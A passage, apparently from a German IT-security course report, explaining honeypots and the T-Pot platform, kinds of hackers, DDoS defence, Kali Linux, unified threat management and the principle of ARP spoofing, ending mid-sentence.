Ähnlich wie Bären für Honig schwärmen, läuft Hackern beim Anblick eines unzureichend gesicherten Servers das Wasser im Mund zusammen. Für beides hat sich das Sinnbild des Honigtopfs etabliert. Als Honeypot wird in der IT ein Sicherheitsmechanismus bezeichnet, mit dem Administratoren Hacker täuschen und Cyberattacken ins Leere laufen lassen. Ein solcher Honigtopf simuliert Netzwerkdienste oder Anwendungsprogramme, um Angreifer anzulocken und das Produktivsystem vor Schäden zu schützen. In der Praxis bedienen sich Nutzer serverseitiger und clientseitiger Technologien, um Honeypots einzurichten.




Abbildung 21: Honey Pot für Unternehmen

Ein Honey Pot kann einige Vor- und Nachteile mit sich bringen:

Vorteile	Nachteile
Sammlen von wichtigen Daten	Gefahr bei mangelnder Isolation
Einblicke ins Vorgehen eines Hacker	Hohes Verkehrsaufkommen
Schwachstellen im eigenen Netzwerk finden	Analyse der Daten ist zeitaufwändig.
Lenkt Angreifer ab	Hacker werden angelockt, potenzielle Gefahr für produktive Systeme
Erkennung neuer Techniken sowie Angriffsmuster	

Abbildung 22: Vor- und Nachteile Honey Pot

Verschiedene Angreifer

- **White Hat Hacker**

Ihr Hacking Wissen ist für Unternehmen sehr wertvoll. Ein Beispiel für einen White Hat Hacker ist ein Penetrationstester. Sie suchen nach Schwachstellen um diese anschliessend zu reparieren.

- **Grey Hat Hacker**

Grey Hats können als eine Mischform des White Hat und Black Hat Hacker angesehen werden. Dabei agieren Grey Hats als White oder Black Hats, gehören jedoch keiner der beiden Arten an. Grey Hats agieren meistens aus eigener Initiative und informieren bei Sicherheitslücken die Betreiber und veröffentlichen die Lücke nicht. Dies jedoch nicht in Form eines Auftrag.

- **Black Hat Hacker**

Hierbei handelt es sich um Angreifern mit kriminellen Absichten. Sie verkaufen gestohlenen Informationen wie Kreditkartendaten, Zero Day Exploits oder auch Gesundheitsinformationen (PHI-Daten). Neben Informationsdiebstahl betreiben sie ebenfalls Cyberangriffe auf verschiedene Institutionen wie Firmen oder Behörden.

- **Script Kid**

Skript Kid ist eine Wortschöpfung aus Script und Kid, also ein Jugendlicher der Textdateien benutzt, um Sicherheitssysteme von Computern zu umgehen und um in Computersysteme einzudringen. Ein Skriptkiddie ist unerfahren als ein Hacker, zudem verfügt er nicht über ein so hohes technisches Wissen wie Hacker und setzt auf gebrauchsfertige Programme, vorgefertigte Textdateien oder automatische Tools, um in fremde Systeme einzudringen und dort Schaden anzurichten. Skriptkiddies richten ihre Angriffe auf die Sicherheitssysteme mehr zufällig aus, verstehen meistens nicht die Zusammenhänge und sich der Folgen nicht bewusst. Der von Skriptkiddies angerichtete Schaden ist für gewöhnlich gering.

- **Green Hat Hacker**

Kann man mit dem Script Kid vergleichen, verfügt meistens über noch weniger Kenntnisse und ist somit einem Neuling gleichzusetzen.

- **Blue Hat Hacker**

Bei den Blue Hat Hacker handelt es sich um Personen die ihr Wissen als Dienstleistung für Unternehmen anbieten. So kann eine Firma neue Software, die diese veröffentlicht, zuvor von einem Externen testen lassen,

- **Red Hat Hacker**

Ein Red Hat Hacker könnte sich auf jemanden beziehen, der es auf Linux-Systeme abgesehen hat. Red Hats werden jedoch auch als Selbstjustizler bezeichnet. Wie White Hats versuchen Red Hats, Black Hats zu entschärfen, aber die Methoden der beiden Gruppen unterscheiden sich erheblich. Anstatt einen Black Hat den Behörden zu übergeben, starten Red Hats aggressive Angriffe gegen ihn, um ihn zu Fall zu bringen, wobei sie oft den Computer und die Ressourcen des Black Hats zerstören.

- **Staatliche Hackergruppen**

Hierbei handelt es sich um eine Gruppe, die der Staat hinter sich hat und somit dessen Interessen verfolgt. Sie gehen der Spionagearbeit nach. Meistens werden andere Staaten ausspioniert und Informationen gesammelt. Durch die hohen finanziellen Mittel sowie grossem Wissen geht von diesen Hackergruppen eine enorme Gefahr aus.

- **Hackaktivisten**

Dies sind Cyberaktivisten, die ihr Wissen dafür nutzen, um ihre politischen oder ideologischen Ziele zu erreichen. Ein bekanntes Beispiel dafür ist das Anonymous Kollektiv. Sie haben unter anderem mit der Operation «Ice ISIS» eine Cyberwar-Kampagne gegen die Terrororganisation Islamischer Staat (IS) betrieben. Dessen Ziel es war den Einfluss der Terrorgruppe auf sozialen Medien zu verringern.

- **Insider**

Bei Insidern handelt es sich um einen Feind in der eigenen Organisation. Für ein Unternehmen könnte dies zum Beispiel ein wütender Mitarbeiter sein, der seiner Firma Schaden zufügen möchte. In einigen Fällen werden sie von der Konkurrenz bezahlt. Durch deren Insiderwissen und ebenfalls dem erleichterten Zugang sind diese für Firmen sehr gefährlich.




Abbildung 23: Typen von Hackern

T-Pot

T-Pot 20.06 läuft auf Debian (Stable), basiert auf:
 - docker, docker-compose

und enthält gedockte Versionen der folgenden Honeypots:

- adbhoneyp,
- ciscoasa,
- citrixhoneypot,
- conpot,
- cowrie,
- dicompot,
- Dionaea,
- elasticpot,
- Vielfrass,
- heraldisch,
- honigsüchtig,
- Honigtopf,
- Honigfalle,
- ipp honeypot,
- mailoney,
- medpot,
- rdpy,
- Schlinge,
- Tanner

Darüber hinaus enthält T-Pot die folgenden Tools:

- Cockpit ein leichtgewichtiges Webui für Docker, Os, Echtzeit-Performance-Monitoring und Web-Terminal.
- Cyberchef eine Web-App für Verschlüsselung, Kodierung, Kompression und Datenanalyse.
- ELK Stack, um alle von T-Pot aufgezeichneten Ereignisse schön zu visualisieren.
- Elasticsearch Head ein Web-Frontend zum Durchsuchen und Interagieren mit einem Elastic Search-Cluster.
- Fatt ein pyshark-basiertes Skript zur Extraktion von Netzwerk-Metadaten und Fingerprints aus pcap-Dateien und Live-Netzwerkverkehr.
- Spiderfoot ein Open-Source-Intelligence-Automatisierungswerkzeug.
- Suricata, eine Engine zur Überwachung der Netzwerksicherheit.




Abbildung 24: Abbildung des T-Pot

Während Daten innerhalb von Docker-Containern flüchtig sind, sorgt T-Pot für eine standardmässige 30-tägige Persistenz aller relevanten Honeypot- und Tool-Daten im bekannten Ordner /data und Unterordnern. Die Konfiguration der Persistenz kann in /opt/tpot/etc/logrotate/logrotate.conf angepasst werden. Sobald ein Docker-Container abstürzt, werden alle anderen in seiner Umgebung erzeugten Daten gelöscht und eine frische Instanz aus dem entsprechenden Docker-Image gestartet.

Grundsätzlich geschieht beim Hochfahren des Systems Folgendes:

- Start des Hostsystems
- Starten aller notwendigen Dienste (z.B. Cockpit, Docker, etc.)
- alle Docker-Container über docker-compose starten (honeypots, nms, elk, etc.)

Das T-Pot-Projekt stellt alle notwendigen Werkzeuge und Dokumentationen zur Verfügung, um ein eigenes Honeypot-System zu bauen und zu unserem Sicherheitstacho beizutragen.

Der Quellcode und die Konfigurationsdateien sind vollständig im T-Pot GitHub Repository abgelegt. Die Docker-Images sind für die T-Pot-Umgebung vorkonfiguriert. Wenn Sie die Docker-Images separat ausführen möchten, sollten Sie unbedingt die docker-compose-Konfiguration (/opt/tpot/etc/tpot.yml) und das T-Pot systemd-Skript (/etc/systemd/system/tpot.service) studieren, da sie einen guten Ausgangspunkt für die Implementierung von Änderungen bieten.

Installation

Je nach Installationsart, ob auf realer Hardware oder in einer virtuellen Maschine, stelle sicher, dass das vorgesehene System die folgenden Anforderungen erfüllt:

- 8 GB RAM (weniger RAM ist möglich, kann aber zu Auslagerungen/Instabilitäten führen)
- 128 GB SSD (kleiner ist möglich, schränkt aber die Speicherkapazität von Ereignissen ein)
- Netzwerk über DHCP
- Eine funktionierende, nicht-proxydierte Internetverbindung

Es sind vorgefertigte Installationstypen verfügbar, die sich jeweils auf verschiedene Aspekte konzentrieren, damit man sofort loslegen kann. Die docker-compose-Dateien befinden sich in /opt/tpot/etc/compose. Wenn man eine eigene Compose-Datei erstellen möchte, lege einfach eine neue Datei (basierend auf dem Layout und den Einstellungen der vorgefertigten Dateien) in /opt/tpot/etc/compose an und führen anschliessend tped.sh aus, um T-Pot auf die neue Compose-Datei zu verweisen und die personalisierte Ausgabe zu starten.

Standard

- Honeypots: adbhoneypot, ciscoasa, citrixhoneypot, conpot, cowrie, dicompot, dionaea, elasticpot, heralding, honeysap, honeytrap, mailoney, medpot, rdp, snare & tanner
- Werkzeuge: cockpit, cyberchef, ELK, fatt, elasticsearch head, ewsposter, nginx / heimdall, spiderfoot, p0f & suricata

Sensor

- Honeypots: adbhoneypot, ciscoasa, citrixhoneypot, conpot, cowrie, dicompot, dionaea, elasticpot, heralding, honeypy, honeysap, honeytrap, mailoney, medpot, rdp, snare & tanner
- Werkzeuge: cockpit, ewsposter, fatt, p0f & suricata
- Da kein ELK-Stack mitgeliefert wird, benötigt die Sensorinstallation nur 4 GB RAM.

Industrial

- Honeypots: conpot, cowrie, dicompot, heralding, honeysap, honeytrap, medpot & rdp
- Werkzeuge: cockpit, cyberchef, ELK, fatt, elasticsearch head, ewsposter, nginx / heimdall, spiderfoot, p0f & suricata

Collector:

- Honeypots: heralding & honeytrap
- Werkzeuge: cockpit, cyberchef, fatt, ELK, elasticsearch head, ewsposter, nginx / heimdall, spiderfoot, p0f & suricata

NextGen

- Honeypots: adbhone, ciscoasa, citrixhoneypot, conpot, cowrie, dicompot, dionaea, glutton, heralding, honeypy, honeysap, ipponey, mailoney, medpot, rdp, snare & tanner
- Werkzeuge: cockpit, cyberchef, ELK, fatt, elasticsearch head, ewsposter, nginx / heimdall, spiderfoot, p0f & suricata

Medical

- Honeypots: dicompot & medpot
- Werkzeuge: cockpit, cyberchef, ELK, fatt, elasticsearch head, ewsposter, nginx / heimdall, spiderfoot, p0f & suricata

4.2.10. DDoS

Unter DDoS (Distributed Denial of Service) versteht man einen Angriff auf Computer-Systeme mit dem erklärten Ziel, deren Verfügbarkeit zu stören. Für das Opfer kann dies weitreichende wirtschaftliche Folgen haben. Im Gegensatz zur einfachen DoS-Attacke erfolgt der Angriff bei DDoS von vielen verteilten Rechnern aus. Der Angriff kann dabei auf Netzwerkebene, auf Anwendungsebene oder einer Kombination davon erfolgen. In der Regel werden für solche Attacken sogenannte Bot-Netze (eine riesige Anzahl gehackter Systeme, die vom Angreifer ferngesteuert werden können) oder schlecht konfigurierte Drittsysteme (z. B. Open DNS Resolver) verwendet. Diese werden durch manipulierte Anfragen dazu gebracht, grosse Antworten an die «falsche» Adresse – nämlich die des Zielsystems – zu schicken (Amplification-Angriffe). Das Datenvolumen erreicht oft mehrere hundert Gbit/s. Dies sind Volumina, die eine einzelne Organisation ohne fremde Hilfe in der Regel nicht mehr bewältigen kann. Entsprechend konfigurierte Firewalls und IPS (Intrusion Prevention Systeme) helfen nur bedingt.

Die Motivation hinter solchen DDoS-Attacken ist meistens politischer Aktivismus, Erpressung oder Schädigung eines Konkurrenten

Idealerweise haben Sie sich mit der DDoS-Problematik schon vorgängig auseinandergesetzt und eine gewisse DDoS-Abwehrbereitschaft erreicht.

Sie kennen Ihre Infrastruktur und deren Schwächen. Welche Dienste sind so wichtig, dass deren Ausfall weitreichende Auswirkungen auf Ihre Organisation haben könnte? Versuchen Sie dabei auch an Basisysteme zu denken, ohne die Ihre kritischen Geschäftsanwendungen nicht funktionieren. Sie kennen den «Normalzustand» Ihrer Netze und Systeme und erkennen Anomalien (z. B. Intrusion Detection Systeme IDS, zentralisierte Logauswertung). Eine DDoS-Attacke sollte entdeckt werden, bevor Ihre Kunden sie bemerken können. Überwachen Sie die Verfügbarkeit Ihrer Kundenanwendungen auch aus der Sicht Ihrer Kunden, das heißt vom Internet her. Ihre Systeme sind gehärtet (keine unnötigen Dienste, strikte Rechtevergabe, starke Authentisierung, usw.) und auf aktuellem Patch-Level. SYN-Cookies sind aktiviert etc. Eine vorgelegte Firewall lässt nur benötigte Protokolle zum System durch. Die Firewall verfügt über genügend Systemressourcen, um auch im Falle eines DDoS-Angriffs funktionsfähig zu bleiben. Dabei ist ein grosses Augenmerk auf die Connection Table sowie auf eine gute Regelverwaltung zu legen, damit Sie im Notfall zusätzlich viele Blockierungsregeln implementieren können. Prüfen Sie die Möglichkeiten eines GeoIP-Blockings. Wenn Ihre Kunden vorwiegend aus der Schweiz und dem nahen Ausland stammen, können Sie ein Profil vordefinieren, welches IP-Adressen aus diesem Raum entweder Priorität einräumt oder andere IP-Adressen blockiert. Im Angriffsfall können Sie dieses Profil aktivieren und gewinnen so sehr schnell an Handlungsoptionen und zusätzlichen Schutz. Eine Web-Application Firewall minimiert die Angriffsfläche auf webbasierte Dienste. Systeme, die potenziell Opfer einer DDoS-Attacke werden könnten (z. B. Webauftritt), sollten an einem anderen Internet-Uplink hängen als die übrigen Systeme der Organisation. Die betroffenen Systeme können so einfacher unter den Schutzschild eines DDoS-Mitigation-Providers gestellt werden, ohne dabei die restlichen Systeme zu tangieren, die für das Tagesgeschäft nötig sind. Stellen Sie Ausweichlösungen bereit, z. B. eine statische Website mit minimalen Informationen, welche bei einem anderen Provider bereitsteht und die Sie mit einer einfachen Änderung im DNS aktivieren können. Achten Sie generell darauf, eine gute Balance in den TTLs der DNS Server zu haben, so dass Sie genügend schnell eine Domänenauflösung umstellen können. Sie haben eine Strategie für den Fall einer DDoS-Attacke. Die

zuständigen Personen kennen das Vorgehen sowie die internen und externen Kontakte (Service Provider, Polizeistellen etc.) Im Fall der Fälle können Sie auf interne oder vertraglich zugesicherte externe Ressourcen zugreifen (insbesondere Personal und Infrastruktur). Sie haben den Fall einer DDoS-Attacke mit Ihren internen Stellen und den externen Partnern besprochen und auch geübt. Jeder kennt seine Rolle und Ansprechpartner!

4.2.11. Kali Linux

Bei Kali Linux handelt es sich um eine Linux-Distribution, die auf Sicherheits- und Penetrationstests von IT-Systemen spezialisiert ist. Mit zur Distribution gehören zahlreiche Tools und Werkzeuge für die Durchführung unterschiedlichster Testmethoden.

Die Linux-Distribution Kali Linux basiert auf Debian und nutzt Gnome als Desktop-Oberfläche. Sie ist spezialisiert auf die Durchführung von Penetrations- und Sicherheitstests. Hierfür sind in der Distribution eine Vielzahl an Tools und Programmen zu finden. Kali Linux ist ein Open-Source-Projekt, betrieben und finanziert von Offensive Security und richtet sich vorwiegend an professionelle Anwender kann aber auch von Privatleuten genutzt werden. Die erste Version von Kali Linux 1.0 erschien im Jahr 2013 als Nachfolger von BackTrack. Aktuell liegt die Distribution in der Version 2017.2 vor. Neben der Ausführung als Live-Linux direkt von einer DVD ist das Starten in einer virtuellen Maschine und die Installation auf einem 32bit oder 64bit x86-System sowie auf Rechnern mit ARM-Architektur möglich. Auch der Einplatinen-Computer Raspberry Pi lässt sich mit der Kali-Distribution betreiben. Für einige Android-basierte Geräte existiert die Penetrationstest-Plattform NetHunter, die aus Kali Linux entstanden ist.

Kali Linux lässt sich nicht nur für legale Sicherheits- und Penetrationstests verwenden, sondern kann missbräuchlich und illegal von Hackern genutzt werden. Es lassen sich Passwörter knacken, Serversysteme gezielt überlasten oder drahtlose WLAN-Netze ausspionieren. Wer die Kali-Distribution nutzt, muss sich darüber im Klaren sein, dass Tests und Angriffe auf Systeme nur erlaubt sind, wenn eine Berechtigung des Eigentümers vorliegt oder sie einem selbst gehören. Dienstleister, die die Linux-Distribution für ihre Services verwenden, benötigen eine entsprechende Erlaubnis für die Durchführung von Tests von berechtigten Personen oder der Geschäftsleitung. Da die Kali Linux-Distribution Tools und Software beinhaltet, die unter den so genannten Hackerparagraphen fallen, kann der Besitz oder der Vertrieb strafbar sein, wenn die Absicht einer rechtswidrigen Verwendung besteht.

Die Tools von Kali Linux stehen den Anwendern über den Schnellzugriff des Desktops zur Verfügung. Sie sind in verschiedene Kategorien eingeteilt und nach Beliebtheit sortiert. Aktuell sind mehrere Hundert Werkzeuge und Anwendungen sowie zahlreiche Dokumentationen in der Distribution vorhanden, mit denen sich die Sicherheit von IT-Systemen und Netzwerken testen und bewerten lässt. Da die Programme in regelmässigen Abständen neu aus dem Debian-Repository bezogen werden, ist sichergestellt, dass die jeweils aktuellen Versionen vorliegen.

4.2.12. Threat Management

Unified Threat Management bezeichnet eine Sicherheitslösung, die mehrere Sicherheitssysteme und -funktionen in einer einzigen Appliance bereitstellt. Bestandteile von UTM sind Firewalls, IDS- und IPS-Systeme, Virenschutz, Gateways, VPNs, Spamfilter und Contentfilter.

Bei Sicherheitslösungen lässt sich zwischen Specialized Security Appliances (SSA) und Unified Threat Management Appliances (UTMA) unterscheiden. Während Specialized Security Appliances für spezielle Sicherheitsaufgaben konzipiert sind, vereinen Unified Threat Management Appliances mehrere Sicherheitsfunktionen in einer gemeinsamen Plattform. UTM ist dadurch in der Lage, durch ein einzelnes System an einem zentralen Ort für Sicherheit in einem Netzwerk zu sorgen. Es werden unterschiedliche Technologien in einer Appliance konsolidiert und gemeinsam gemanagt. Der Betrieb von separaten Sicherheitsprodukten wie Firewalls oder IDS- und IPS-Systemen entfällt. Bestandteil einer UTM-Appliance sind beispielsweise Antivirusfunktionen, Spamfilter, Contentfilter, Firewallfunktionen, VPN-Funktionen oder Intrusion Detection und Intrusion Prevention Funktionen. Für Administratoren ergibt sich der Vorteil, dass nur ein einziges System zu installieren und zu betreuen ist. Auf dem Markt sind UTM-Lösungen von namhaften Herstellern wie beispielsweise Check Point, Cisco, Fortinet, Juniper Networks und Sophos erhältlich. Ist ein leistungsfähiges Unified Threat Management im Unternehmensnetzwerk

installiert, lassen sich unternehmensspezifische Sicherheitsstrategien oder -konzepte schneller und mit geringerem administrativen Aufwand umsetzen. Die Sicherheitsarchitektur wird integrativ und bündelt eine Vielzahl an Funktionen unter einer gemeinsamen Oberfläche.

Die Architektur von Unified Threat Management Lösungen ist serviceorientiert und stellt umfangreiche Sicherheitsfunktionen zur Verfügung, die sich in verschiedene Anwendungen und Dienste einbinden lassen. Neben dem Netzwerk selbst schützt das UTM-System E-Mail-Services, Datenübertragungen, Datenbanken, Webserver, Anwendungsserver oder Messenger- und Kurznachrichtendienste. Um all diese Aufgaben zu leisten, vereint die UTM-Appliance verschiedene Sicherheitslösungen in einer gemeinsamen, funktionskombinierten Lösung. Bestandteile eines Unified Threat Management Systems können folgende Einzelfunktionen und -komponenten sein:

- Firewalls
- Intrusion Detection Systeme (IDS)
- Intrusion Prevention Systeme (IPS)
- Antiviren-Gateways, -Scanner und -Protocolsysteme
- Internet-Gateways
- VPN Gateways (Virtual Private Network Gateways)
- Spamfilter
- Contentfilter
- Proxy-Funktionen
- Network Address Translation (NAT)
- Authentifizierungssysteme
- Verschlüsselungssysteme
- Quality of Service Funktionen (QoS)
- Reportingfunktionen

Vorteile durch UTM

Unified Threat Management Systeme gewinnen aufgrund von immer komplexer werdender Bedrohungsszenarien mehr und mehr an Bedeutung. Grundsätzlich können unterschiedliche Teile des Netzwerks und der IT-Umgebung gleichzeitig mit Kombinationen von Schadsoftware und verschiedenen Angriffsmustern attackiert werden. Kommen bei solchen Angriffen viele verschiedene einzelne Sicherheitssysteme zum Einsatz, die getrennt verwaltet und aktualisiert werden, sind die Abwehrmassnahmen nur wenig effektiv. Gerade wenn es um den Schutz vor neuen Formen von Schadsoftware geht, ist es oft kaum möglich, die Systeme unterschiedlicher Hersteller auf einen gemeinsamen aktuellen Stand zu bringen. Das Unified Threat Management bietet den Vorteil, dass eine zentrale Stelle für die Abwehr von Bedrohungen geschaffen wird, die die einheitliche Administration aller Einzelfunktionen gestattet. Komplexe Angriffe lassen sich leichter abwehren und das Gesamtsystem ist wesentlich schneller mit neuesten Abwehrstrategien versorgt. Der Hauptvorteil der UTM-Lösung liegt in der einfachen Installation und Verwendung. Administratoren können alle Security-Funktionen gleichzeitig auf dem Laufenden halten und müssen sich nicht mit Hard- und Software verschiedener Hersteller auseinandersetzen. Ein weiterer Vorteil liegt in geringeren Investitions- und Betriebskosten. Die durch eine komplexe Security-Landschaft verursachten hohen Kosten lassen sich durch ein UTM-Einzelnsystem vermeiden, ein Grund, weshalb UTM-Systeme in der Regel vor allem bei kleineren Unternehmen zum Einsatz kommen.

Nachteile durch UTM

Das Unified Threat Management bietet zwar viele Vorteile, doch können durch den Einsatz einer zentralen Sicherheitslösung mit gebündelten Sicherheitsfunktionen auch Nachteile entstehen. Die UTM-Appliance kann unter Umständen zur zentralen Schwachstelle werden, wenn sie selbst Sicherheitslücken aufweist, nicht auf dem neuesten Stand ist oder eine Fehlkonfiguration besitzt. Oft ist es daher erforderlich, zusätzlich zum Unified Threat Management eine zweite Verteidigungslinie zu schaffen, um Angriffe zu eliminieren, die die zentrale Verteidigungsstellung überwunden haben. Zudem setzen gerade grössere Unternehmen häufig auf einen Best-of-breed-Ansatz, bei dem für jeden Teilbereich die für das

Unternehmen beste Einzellösung eingesetzt wird. Für sehr grosse Unternehmen ist bei UTM-Systemen teilweise auch die Performance der Systeme ein limitierender Faktor.

4.2.13. ARP Spoofing

Als ARP-Spoofing (auch bekannt unter ARP-Poisoning) bezeichnet man Man-in-the-Middle-Angriffe auf die ARP-Tabellen lokaler Netzwerke. Bei dieser Angriffsform senden Hacker gefälschte ARP-Pakete, um sich unbemerkt zwischen zwei kommunizierende Systeme zu schalten und deren Datenverkehr abzuhören oder zu manipulieren.

Anders als im Internet kommunizieren Geräte im LAN nicht direkt über IP-Adressen. Stattdessen werden für die Adressierung in lokalen IPv4-Netzen physische Hardware-Adressen genutzt. Bei diesen sogenannten MAC-Adressen (Media Access Control) handelt es sich um einzigartige 48-Bit-Nummern, die es ermöglichen, jedes Gerät im LAN über seine Netzwerkkarte eindeutig zu identifizieren.

Beispiel einer MAC-Adresse: 00-80-41-ae-fd-7e

MAC-Adressen werden von den jeweiligen Hardware-Herstellern vergeben und sind weltweit einmalig. Theoretisch würden sich diese Hardware-Adressen somit für eine globale Adressierung eignen. In der Praxis lässt sich dies jedoch nicht umsetzen, da IPv4-Adressen zu kurz sind, um die MAC-Adresse komplett abzubilden. In Netzwerken auf Basis von IPv4 ist die Adressauflösung via ARP daher unumgänglich. Möchte nun ein Rechner A einen Rechner B im gleichen Netzwerk kontaktieren, muss dieser für dessen IP-Adresse zunächst die passende MAC-Adresse ermitteln. Dabei kommt das Address Resolution Protocol (ARP) zum Einsatz, ein Netzwerkprotokoll, das nach dem Request-Response-Schema arbeitet. Auf der Suche nach der passenden MAC-Adresse sendet Rechner A zunächst eine Broadcast-Anfrage (den sogenannten ARP-Request) an alle Geräte im Netzwerk. Diese beinhaltet in etwa folgende Informationen: Ein Rechner mit der MAC-Adresse xx-xx-xx-xx-xx-xx und der IP-Adresse yyy.yyy.yyy möchte Kontakt mit einem Rechner mit der IP-Adresse zzz.zzz.zzz.zzz aufnehmen und benötigt die passende MAC-Adresse. Der ARP-Request wird von allen Rechnern im LAN entgegengenommen. Um zu verhindern, dass vor dem Absenden eines jeden Datenpakets eine ARP-Anfrage gestellt werden muss, führt jeder Rechner im Netzwerk eine lokale Tabelle, den ARP-Cache. In diesem werden alle bekannten MAC-Adressen inklusive der zugeordneten IP temporär gespeichert. Alle Rechner im Netzwerk notieren sich somit das in der Broadcast-Anfrage mitgelieferte Absender-Adresspaar. Eine Antwort auf die Broadcast-Anfrage wird jedoch nur von Rechner B erwartet. Dessen ARP-Reply beinhaltet folgende Informationen: Hier das System mit der IP-Adresse zzz.zzz.zzz.zzz. Die gesuchte MAC-Adresse lautet aa-aa-aa-aa-aa-aa. Geht ein solcher ARP-Reply bei Rechner A ein, verfügt dieser somit über alle benötigten Informationen, um Datenpakete an Rechner B zu senden. Der Kommunikation über das lokale Netzwerk steht nun nichts mehr im Wege. Doch was, wenn nicht der gesuchte Zielrechner antwortet, sondern ein anderes Gerät, das von einem Innentäter mit unlauteren Absichten kontrolliert wird? Hier kommt ARP-Spoofing ins Spiel.

Das Request-Response-Schema des ARP-Protokolls ist so angelegt, dass die erste Antwort auf einen ARP-Request akzeptiert und gespeichert wird. Im Rahmen des ARP-Spoofings versuchen Hacker daher dem eigentlichen Zielrechner zuvorzukommen, ein Reply-Paket mit falschen Informationen zu versenden und somit die ARP-Tabelle des anfragenden Rechners zu manipulieren. Man spricht daher auch von ARP-Poisoning, einer „Vergiftung“ des ARP-Caches. In der Regel beinhaltet das Datenpaket dabei die MAC-Adresse eines Netzwerkgeräts, das sich unter der Kontrolle des Angreifers befindet. Das Opfersystem verknüpft die Ausgangs-IP somit mit der falschen Hardware-Adresse und sendet in Zukunft alle Datenpakete unbemerkt an das vom Hacker kontrollierte System. Dieser hat nun die Möglichkeit, den kompletten Datenverkehr mitzuschneiden oder zu manipulieren. Um unbemerkt zu bleiben, wird der abgehörte Datenverkehr in der Regel an das eigentliche Zielsystem weitergeleitet. Ein Angreifer erschleicht sich somit eine Position als Man in the Middle. Werden abgefangene Datenpakete nicht weitergeleitet, sondern verworfen, kann ARP-Spoofing einen Denial of Service (DoS) zur Folge haben. ARP-Spoofing funktioniert sowohl in LAN- als auch in WLAN-Umgebungen. Selbst die Verschlüsselung drahtloser Netze via Wi-Fi Protected Access (WPA) bietet keinen Schutz. Denn um in lokalen IPv4-

